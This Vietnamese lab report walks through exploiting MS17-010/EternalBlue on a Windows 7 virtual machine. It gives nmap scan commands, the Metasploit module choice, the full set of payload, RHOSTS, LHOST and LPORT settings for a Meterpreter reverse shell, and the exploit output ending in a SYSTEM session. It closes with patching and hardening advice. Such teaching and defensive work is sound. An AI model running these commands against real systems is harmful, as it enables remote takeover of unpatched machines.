nmap -p445 --script smb-vuln-ms17-010 208.100.26.128
```

-p445 : chỉ scan duy nhất port 445

--script : sử dụng Nmap Scripting Engine (NSE)

smb-vuln-ms17-010: NSE script kiểm tra MS17-010 vulnerability

IP : 208.100.26.128 - target Windows 7

NSE Script smb-vuln-ms17-010 hoạt động như thế nào?

NSE (Nmap Scripting Engine) cho phép Nmap chạy các script Lua tùy chỉnh để kiểm tra lỗ hổng cụ thể. Script smb-vuln-ms17-010 thực hiện:

14. Kết nối SMBv1 đến port 445 của target
15. Gửi một crafted SMB packet đặc biệt (probe packet) để kiểm tra phản hồi
16. Phân tích response để xác định xem target có dấu hiệu vulnerable với MS17-010 không
17. Nếu vulnerable: báo cáo CVE, Risk factor, Disclosure date và References

Kết quả quan trọng

State: VULNERABLE

CVE: CVE-2017-0143

Risk factor: HIGH (CVSS 8.8)

Disclosure date: 2017-03-14

=> Windows 7 @ 208.100.26.128 BỊ VULNERABLE với EternalBlue!

Kết luận

Xác nhận 100%: Windows 7 victim VULNERABLE với MS17-010.

CVE-2017-0143 - Remote Code Execution qua SMBv1.

Bước tiếp theo: tra cứu CVE trên NIST NVD và chuyển sang Metasploit.

Ảnh 17: NIST NVD - CVE-2017-0143 Detail

CVE-2017-0143 Detail

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD Base Score: **8.8 HIGH** Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
ADP: CISA-ADP Base Score: **8.8 HIGH** Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry:

[CVE-2017-0143](#)

NVD Published Date:

03/16/2017

NVD Last Modified:

04/22/2026

Source:

Microsoft Corporation

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

URL	Source(s)	Tag(s)
http://packetstormsecurity.com/files/154690/DOUBLEPULSAR-Payload-Execution-Neutralization.html	CVE, Microsoft Corporation	Exploit Third Party Advisory VDB Entry
http://packetstormsecurity.com/files/156196/SMB-DOUBLEPULSAR-Remote-Code-Execution.html	CVE, Microsoft Corporation	Exploit Third Party Advisory VDB Entry

Hình 17: NIST NVD CVE-2017-0143 - CVSS 3.x Base Score: 8.8 HIGH - Published: 03/16/2017

Nội dung ảnh

Trang web NIST NVD (National Vulnerability Database) tại nvd.nist.gov hiển thị trang chi tiết CVE-2017-0143. Mô tả: "The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka Windows SMB Remote Code Execution Vulnerability." Metrics: CVSS v3.x Base Score 8.8 HIGH (cả NIST:NVD và ADP:CISA-ADP). NVD Published Date: 03/16/2017. Source: Microsoft Corporation.

Phân tích CVE Score

CVSS 3.x Vector Analysis - CVE-2017-0143

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

AV:N - Attack Vector: Network => tấn công từ xa qua mạng
 AC:L - Attack Complexity: Low => dễ khai thác, không cần kỹ năng cao
 PR:L - Privileges Required: Low => chỉ cần account có quyền thấp
 UI:N - User Interaction: None => KHÔNG cần người dùng click/tương tác
 S:U - Scope: Unchanged => ảnh hưởng trong phạm vi component
 C:H - Confidentiality: High => lộ rò toàn bộ dữ liệu
 I:H - Integrity: High => có thể chỉnh sửa toàn bộ dữ liệu
 A:H - Availability: High => có thể shut down toàn bộ hệ thống

BASE SCORE: 8.8 / 10.0 - HIGH


Ý nghĩa bảo mật

CVE-2017-0143 có UI:N (User Interaction: None) nghĩa là tấn công hoàn toàn tự động, không cần người dùng làm gì. Kết hợp với AV:N (tấn công qua mạng) và C:H/I:H/A:H (ảnh hưởng toàn bộ CIA triad), đây là một trong những lỗ hổng nguy hiểm nhất từng được công bố.

Kết luận

NIST NVD xác nhận đây là lỗ hổng nghiêm trọng. Pentester có thể dùng thông tin này để tham chiếu trong báo cáo chính thức gửi cho khách hàng.

Ảnh 18: Kali - Khởi động Metasploit Framework



Hình 18: msfconsole khởi động (v6.2.9-dev) + search ms17-010

Nội dung ảnh

Terminal Kali (9:51 AM) hiển thị quá trình khởi động msfconsole. Có một số Ruby warning về HrrRbSsh constants (không ảnh hưởng chức năng). ASCII art logo Metasploit xuất hiện. Thông tin: metasploit v6.2.9-dev, 2230 exploits - 1177 auxiliary - 398 post, 867 payloads - 45 encoders - 11 nops, 9 evasion. Tip: "Use the resource command to run commands from a file". Sau đó: msf6 > search ms17-010

Giải thích

Khởi động Metasploit

```
msfconsole
```

```
# Tìm kiếm module liên quan MS17-010
```

```
msf6 > search ms17-010
```

- Metasploit Framework (MSF): là nền tảng pentest mã nguồn mở mạnh nhất hiện tại, chứa hàng nghìn module exploit, payload, auxiliary và post-exploitation.
- v6.2.9-dev: phiên bản đang dùng trong lab - bản development của Metasploit 6.2.
- 2230 exploits: số lượng exploit modules đã có sẵn.
- search ms17-010: tìm kiếm tất cả module liên quan MS17-010 trong database.

Kết luận

Metasploit đã khởi động thành công. Lệnh search ms17-010 sẽ cho thấy các module có thể dùng để khai thác lỗ hổng này.

Ảnh 19: Metasploit - Kết quả tìm kiếm ms17-010

```
msf6 > search ms17-010
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

```
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > 
```

Hình 19: msf6 search ms17-010 - 5 modules liên quan

Nội dung ảnh

Kết quả search ms17-010 trong Metasploit hiển thị bảng 5 modules: #0 exploit/windows/smb/ms17_010_eternalblue (Disclosure 2017-03-14, Rank: average, Check: Yes) - MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption. #1 exploit/windows/smb/ms17_010_psexec (normal, Yes) - MS17-010 EternalBlue/EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution. #2 auxiliary/admin/smb/ms17_010_command (normal, No). #3 auxiliary/scanner/smb/smb_ms17_010 (normal, No) - MS17-010 SMB RCE Detection. #4 exploit/windows/smb/smb_doublepulsar_rce (Disclosure 2017-04-14, Rank: great, Yes) - SMB DOUBLEPULSAR Remote Code Execution.

Giải thích các module

MS17-010 Metasploit Modules

#0 exploit/windows/smb/ms17_010_eternalblue [DUOC CHON]

Rank: average | Check: Yes

EternalBlue - khai thác kernel pool corruption

#1 exploit/windows/smb/ms17_010_psexec

Rank: normal | EternalRomance/Synergy/Champion

Dùng PsExec để deploy payload sau khi exploit

#2 auxiliary/admin/smb/ms17_010_command

Chạy lệnh từ xa sau khi exploit

#3 auxiliary/scanner/smb/smb_ms17_010

Chỉ scanner, không exploit - kiểm tra vulnerability

#4 exploit/windows/smb/smb_doublepulsar_rce

Rank: great - khai thác DOUBLEPULSAR backdoor (NSA tool khác)

Kết luận

Module #0 (ms17_010_eternalblue) được chọn vì đây là implementation trực tiếp của EternalBlue - exploit nguyên bản nhất cho MS17-010. Bước tiếp theo: use 0.

Ảnh 20: Metasploit - use 0 - Chọn module EternalBlue

```
msf6 > search ms17-010

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

```

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

Hình 20: msf6 > use 0 => exploit(windows/smb/ms17_010_eternalblue) + payload mặc định

Nội dung ảnh

Terminal hiển thị lại kết quả search ms17-010 và sau đó: msf6 > use 0. Output: [*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp. Prompt chuyển thành: msf6 exploit(windows/smb/ms17_010_eternalblue) >

Giải thích

msf6 > use 0

Hoặc có thể dùng:

msf6 > use exploit/windows/smb/ms17_010_eternalblue

Ket qua:

[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp

- use 0: chọn module theo index 0 trong kết quả search
- Payload mặc định: windows/x64/meterpreter/reverse_tcp - Metasploit tự chọn payload phù hợp nhất cho Windows 64-bit
- Meterpreter: là advanced payload của Metasploit, cung cấp shell mạnh hơn cmd.exe nhiều: file transfer, screenshot, keylogger, privilege escalation, v.v.
- Reverse TCP: victim kết nối ngược lại về máy attacker (vượt qua firewall inbound của victim)

Kết luận

Module ms17_010_eternalblue đã được load với payload Meterpreter/reverse_tcp. Bước tiếp theo: cấu hình RHOSTS, LHOST, LPORT.

Ảnh 21: Metasploit - Cấu hình đầy đủ và chạy exploit

```

msf6 > search ms17-010

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execut
ion
3  auxiliary/scanner/smb/smb_ms17_010       normal          No      MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes     SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 208.100.26.128
rhosts => 208.100.26.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 445
lport => 445
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lost 208.100.26.100
[-] Unknown datastore option: lost. Did you mean LHOST?
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 208.100.26.100
lhost => 208.100.26.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
  
```

Hình 21: Cấu hình RHOSTS, LPORT, LHOST + lệnh run - 9:56 AM

Nội dung ảnh

Terminal Kali (9:56 AM) hiển thị toàn bộ quá trình cấu hình module ms17_010_eternalblue. Phần trên: kết quả search ms17-010, use 0, set payload. Phần dưới là cấu hình:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload => windows/x64/meterpreter/reverse_tcp

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 208.100.26.128
rhosts => 208.100.26.128

msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 445
lport => 445

msf6 exploit(windows/smb/ms17_010_eternalblue) > set lost 208.100.26.100
[-] Unknown datastore option: lost. Did you mean LHOST?

msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 208.100.26.100
lhost => 208.100.26.100

msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Phân tích lỗi "lost" vs "lhost"

Lỗi: set lost 208.100.26.100
[-] Unknown datastore option: lost. Did you mean LHOST?

Nguyên nhân: Typo - gõ "lost" thay vì "lhost"
Cách sửa: set lhost 208.100.26.100 (thêm chữ h)

Đây là lỗi gõ phím thông thường, không ảnh hưởng kết quả vì Metasploit gợi ý đúng và người dùng đã sửa ngay.

Giải thích từng tham số

Metasploit Module Options

PAYLOAD : windows/x64/meterpreter/reverse_tcp
Meterpreter staged payload cho Windows 64-bit
Reverse TCP: victim kết nối về attacker

RHOSTS : 208.100.26.128
Remote Host - địa chỉ IP của Windows 7 victim

LPORT : 445

Local Port - port trên Kali để nhận reverse connection

Dùng port 445 để bypass firewall (outbound port 445 thường được phép)

LHOST : 208.100.26.100

Local Host - IP của Kali (attacker)

Victim sẽ kết nối về địa chỉ này

Kết luận

Tất cả tham số đã được cấu hình đúng. Lệnh "run" đã được thực thi. Kết quả sẽ xuất hiện ở ảnh tiếp theo.

Ảnh 22: Metasploit - EXPLOIT THÀNH CÔNG - Meterpreter Session Opened

```

root@kali: ~
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 208.100.26.128
rhosts => 208.100.26.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 445
lport => 445
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lost 208.100.26.100
[-] Unknown datastore option: lost. Did you mean LHOST?
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 208.100.26.100
lhost => 208.100.26.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 208.100.26.100:445
[*] 208.100.26.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 208.100.26.128:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 208.100.26.128:445 - Scanned 1 of 1 hosts (100% complete)
[*] 208.100.26.128:445 - The target is vulnerable.
[*] 208.100.26.128:445 - Connecting to target for exploitation.
[*] 208.100.26.128:445 - Connection established for exploitation.
[*] 208.100.26.128:445 - Target OS selected valid for OS indicated by SMB reply
[*] 208.100.26.128:445 - CORE raw buffer dump (42 bytes)
[*] 208.100.26.128:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 208.100.26.128:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 208.100.26.128:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 208.100.26.128:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 208.100.26.128:445 - Trying exploit with 12 Groom Allocations.
[*] 208.100.26.128:445 - Sending all but last fragment of exploit packet
[*] 208.100.26.128:445 - Starting non-paged pool grooming
[*] 208.100.26.128:445 - Sending SMBv2 buffers
[*] 208.100.26.128:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 208.100.26.128:445 - Sending final SMBv2 buffers.
[*] 208.100.26.128:445 - Sending last fragment of exploit packet!
[*] 208.100.26.128:445 - Receiving response from exploit packet
[*] 208.100.26.128:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 208.100.26.128:445 - Sending egg to corrupted connection.
[*] 208.100.26.128:445 - Triggering free of corrupted buffer.
[*] 208.100.26.128:445 - Sending stage (200774 bytes) to 208.100.26.128
[*] Meterpreter session 1 opened (208.100.26.100:445 -> 208.100.26.128:49163) at 2026-05-11 09:57:45 -0400
[*] 208.100.26.128:445 - =====
[*] 208.100.26.128:445 - =====WIN=====
[*] 208.100.26.128:445 - =====

```

Hình 22: EternalBlue exploit hoàn tất - Meterpreter session 1 opened - 9:57:45 -0400

Nội dung ảnh

Đây là ảnh quan trọng nhất của toàn bộ bài lab. Terminal Kali (9:57 AM) hiển thị toàn bộ quá trình exploit từ lúc bắt đầu đến khi Meterpreter session mở. Prompt cuối cùng: meterpreter >

Phân tích từng dòng output

Chi tiết quá trình exploit EternalBlue

- [+] Started reverse TCP handler on 208.100.26.100:445
=> Kali bắt đầu lắng nghe tại port 445, cho victim kết nối về

- [+] 208.100.26.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
=> Auto-check: Metasploit kiểm tra lại vulnerability trước khi exploit

- [+] Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
=> XÁC NHẬN: Target vulnerable, OS: Win7 Pro SP1 x64

- [+] The target is vulnerable.
=> Double confirmation - go ahead

- [+] Connecting to target for exploitation.
- [+] Connection established for exploitation.
=> TCP connection đến port 445 thành công

- [+] Target OS selected valid for OS indicated by SMB reply
=> OS fingerprint match - exploit config correct

- [+] CORE raw buffer dump (42 bytes)
0x00000000 57 69 6e 64 6f ... Windows 7 Profes
=> Raw SMB response dump - xác nhận OS

- [+] Target arch selected valid for arch indicated by DCE/RPC reply
=> Architecture: x64 confirmed

Kernel Exploitation Phase

- [+] Trying exploit with 12 Groom Allocations.
=> Pool grooming: chuẩn bị kernel memory để inject shellcode

- [+] Sending all but last fragment of exploit packet
=> Gửi các fragment của crafted SMB packet (trừ phần cuối)

- [+] Starting non-paged pool grooming
=> Non-paged pool: vùng bộ nhớ kernel không bị swap ra disk

Grooming: can chỉnh layout bộ nhớ để exploit chính xác

[+] Sending SMBv2 buffers

=> Gửi SMBv2 buffers để tạo "free hole" kế bên SMBv1 buffer

[+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.

=> Đóng kết nối SMBv1 => tạo "lỗ trống" trong kernel memory

[+] Sending final SMBv2 buffers.

=> Lắp đầy "lỗ" bằng SMBv2 data có chứa shellcode

[+] Sending last fragment of exploit packet!

=> Gửi phần cuối của exploit packet - trigger overflow

[+] Receiving response from exploit packet

=> Windows kernel xử lý packet bị lỗi => execution redirect

[+] ETERNALBLUE overwrite completed successfully (0xC000000D)!

=> OVERWRITE THÀNH CÔNG! Shellcode đã được inject vào kernel

0xC000000D = STATUS_INVALID_PARAMETER (expected error code)

[+] Sending egg to corrupted connection.

[+] Triggering free of corrupted buffer.

=> Execute shellcode thông qua corrupted buffer mechanism

Meterpreter Session Established

[+] Sending stage (200774 bytes) to 208.100.26.128

=> Gửi Meterpreter stage (200KB) đến victim

Stage: phân chỉnh của Meterpreter payload

[+] Meterpreter session 1 opened

(208.100.26.100:445 -> 208.100.26.128:49163)

at 2026-05-11 09:57:45 -0400

=> SESSION MÔ THÀNH CÔNG!

Attacker: 208.100.26.100:445

Victim: 208.100.26.128:49163

Thời điểm: 09:57:45 ngày 11/05/2026

meterpreter >

=> Attacker đang có shell trên Windows 7 với quyền SYSTEM!

Kernel Memory Corruption - Giải thích kỹ thuật

EternalBlue khai thác lỗi trong cách Windows SMBv1 xử lý các SMB_COM_TRANSACTION2 request. Cụ thể:

18. SMBv1 nhận một crafted packet với SetupCount và MaxParameterCount bất hợp lệ, gây ra integer overflow khi tính toán buffer size.
19. Buffer được cấp phát trong non-paged pool của Windows kernel với size sai (quá nhỏ).
20. Attacker gửi data vượt quá buffer size -> overflow vào vùng nhớ liền kề (pool grooming đã chuẩn bị trước để kiểm soát layout).
21. Attacker kiểm soát được vùng nhớ liền kề, ghi đè lên kernel data structure.
22. Thông qua kỹ thuật pool manipulation, shellcode được inject và thực thi trong context SYSTEM.

Kết luận

EXPLOIT THANH CÔNG 100%!

Windows 7 Professional SP1 x64 @ 208.100.26.128 đã bị chiếm quyền.

Meterpreter session 1 opened - attacker có shell với quyền SYSTEM.

Toàn bộ hệ thống: files, processes, registry, network đã trong tầm kiểm soát.

PHẦN 5: WORKFLOW TOÀN BỘ

5.1 Timeline thực tế

Timeline bài lab - 11/05/2026

- 07:57 - Cấu hình VMware Virtual Network Editor (VMnet8 NAT 208.100.26.0/24)
- 08:00 - Kiểm tra Kali ifconfig: eth0 = 208.100.26.100
- 05-06h - Cấu hình Windows 7: tắt Firewall, ipconfig -> 208.100.26.128
- 05:22 - Windows 7 ping Kali 208.100.26.100: thành công
- 07:06 - Copy Tool-Labs.rar vào Windows 7 VM (VMware drag-and-drop)
- 07:26 - Giải nén Tool-Labs.rar trên Windows 7
- 07:29 - Take Snapshot "Lab Security+" trước khi bắt đầu exploit
- 08:29 - Bật File Sharing trên Windows 7 (bật SMB service)
- 08:31 - Xác nhận folder "share" đã được chia sẻ qua SMB
- 09:18 - Kali bắt đầu chạy nmap -sS -T4 208.100.26.128
- 09:19 - Kết quả scan 1 (Firewall OFF): 135, 139, 445 + 49152-49157 OPEN
- 09:22 - Kết quả scan 2 (Firewall ON): 1000 filtered (để so sánh)
- 09:30 - Kết quả scan 3 (Firewall OFF): 135, 139, 445 OPEN
- 09:36 - nmap -p445 --script smb-vuln-ms17-010: VULNERABLE - CVE-2017-0143

09:51 - Khởi động msfconsole, search ms17-010, chọn module #0
09:56 - Cấu hình: payload, rhosts, lport, lhost + run
09:57 - ETERNALBLUE overwrite thành công - Meterpreter session 1 opened

5.2 Sơ đồ Attack Chain

EternalBlue Attack Chain

RECON : nmap -sS -T4 208.100.26.128
=> Phát hiện port 135, 139, 445 open
=> OS: Windows 7 x64 SP1

ENUMERATION : nmap -p445 --script smb-vuln-ms17-010
=> State: VULNERABLE
=> CVE-2017-0143 / MS17-010

EXPLOITATION : msf6 exploit/windows/smb/ms17_010_eternalblue
=> RHOSTS=208.100.26.128 LHOST=208.100.26.100 LPORT=445
=> Kernel Pool Grooming + SMBv2 Buffer Manipulation
=> ETERNALBLUE overwrite 0xC000000D
=> Send stage 200774 bytes

POST-EXPLOIT : meterpreter >
=> SYSTEM shell on Windows 7 @ 208.100.26.128

PHẦN 6: KHUYẾN NGHỊ BẢO MẬT

6.1 Biện pháp khắc phục ngay lập tức

23. Cài đặt ngay bản vá MS17-010 (KB4012212 cho Windows 7 SP1 x64) - đây là biện pháp dứt khoát nhất
24. Tắt SMBv1 trên tất cả máy Windows: PowerShell > Set-SmbServerConfiguration -EnableSMB1Protocol \$false
25. Bật Windows Firewall và block port 445/tcp trên tất cả interface không cần thiết
26. Block port 445 và 139 tại perimeter firewall - không bao giờ expose SMB ra internet
27. Nâng cấp lên Windows 10/11 hoặc Windows Server 2019/2022 (đã vá sẵn)

6.2 Biện pháp phòng thủ tầng sâu (Defense in Depth)

- Network Segmentation: phân đoạn mạng, không để SMB accessible giữa các VLAN không cần thiết
- IDS/IPS: triển khai Snort/Suricata với signature EternalBlue để phát hiện tấn công
- Vulnerability Scanning định kỳ: dùng Nessus/OpenVAS để phát hiện sớm
- Patch Management: thiết lập quy trình cập nhật bản vá tự động và định kỳ
- Monitoring: theo dõi log SMB authentication và connection bất thường
- Endpoint Detection and Response (EDR): triển khai để phát hiện Meterpreter-like behavior

6.3 Bài học từ WannaCry

WannaCry (tháng 5/2017) lây nhiễm hơn 230.000 máy trong 24 giờ vì:

- Phần lớn hệ thống vẫn dùng Windows XP/7 chưa vá (hoặc không được support)
- SMBv1 vẫn bật mặc định trên Windows XP và Windows 7
- Firewall không được cấu hình đúng hoặc bị tắt
- Không có network segmentation - WannaCry lan tràn tự do trong mạng nội bộ

Bài học: chỉ một máy chưa vá trong toàn bộ mạng cũng đủ để compromised toàn bộ infrastructure.

PHẦN 7: KẾT LUẬN

Bài lab này đã thành công chứng minh mức độ nguy hiểm thực sự của lỗ hổng MS17-010/EternalBlue trên Windows 7 SP1 x64 trong môi trường VMware. Toàn bộ quy trình từ reconnaissance đến chiếm quyền SYSTEM chỉ mất chưa đầy 15 phút với kiến thức và công cụ cơ bản.

Điều này phản ánh thực tế rằng hàng triệu máy tính Windows trên thế giới vẫn đang chạy các hệ điều hành lỗi thời, chưa vá, với SMBv1 đang bật - tạo ra một bề mặt tấn công khổng lồ cho cả hacker bình thường lẫn các nhóm APT. EternalBlue không chỉ là lịch sử - nó vẫn đang được dùng trong các cuộc tấn công thực tế cho đến ngày nay.

Tóm tắt kết quả lab

Attacker : Kali Linux 2022.3 @ 208.100.26.100
Victim : Windows 7 Pro SP1 x64 @ 208.100.26.128
Vuln : CVE-2017-0143 / MS17-010 / EternalBlue
Tool : Metasploit Framework v6.2.9-dev
Module : exploit/windows/smb/ms17_010_eternalblue
Payload : windows/x64/meterpreter/reverse_tcp
Kết quả : Meterpreter session 1 opened - SYSTEM shell
Thời gian : 09:57:45 ngày 11/05/2026
Thời lượng : ~15 phút từ scan đến shell

--- HẾT BÁO CÁO ---

Tài liệu này được tạo cho mục đích học tập và nghiên cứu bảo mật trong môi trường lab kiểm soát.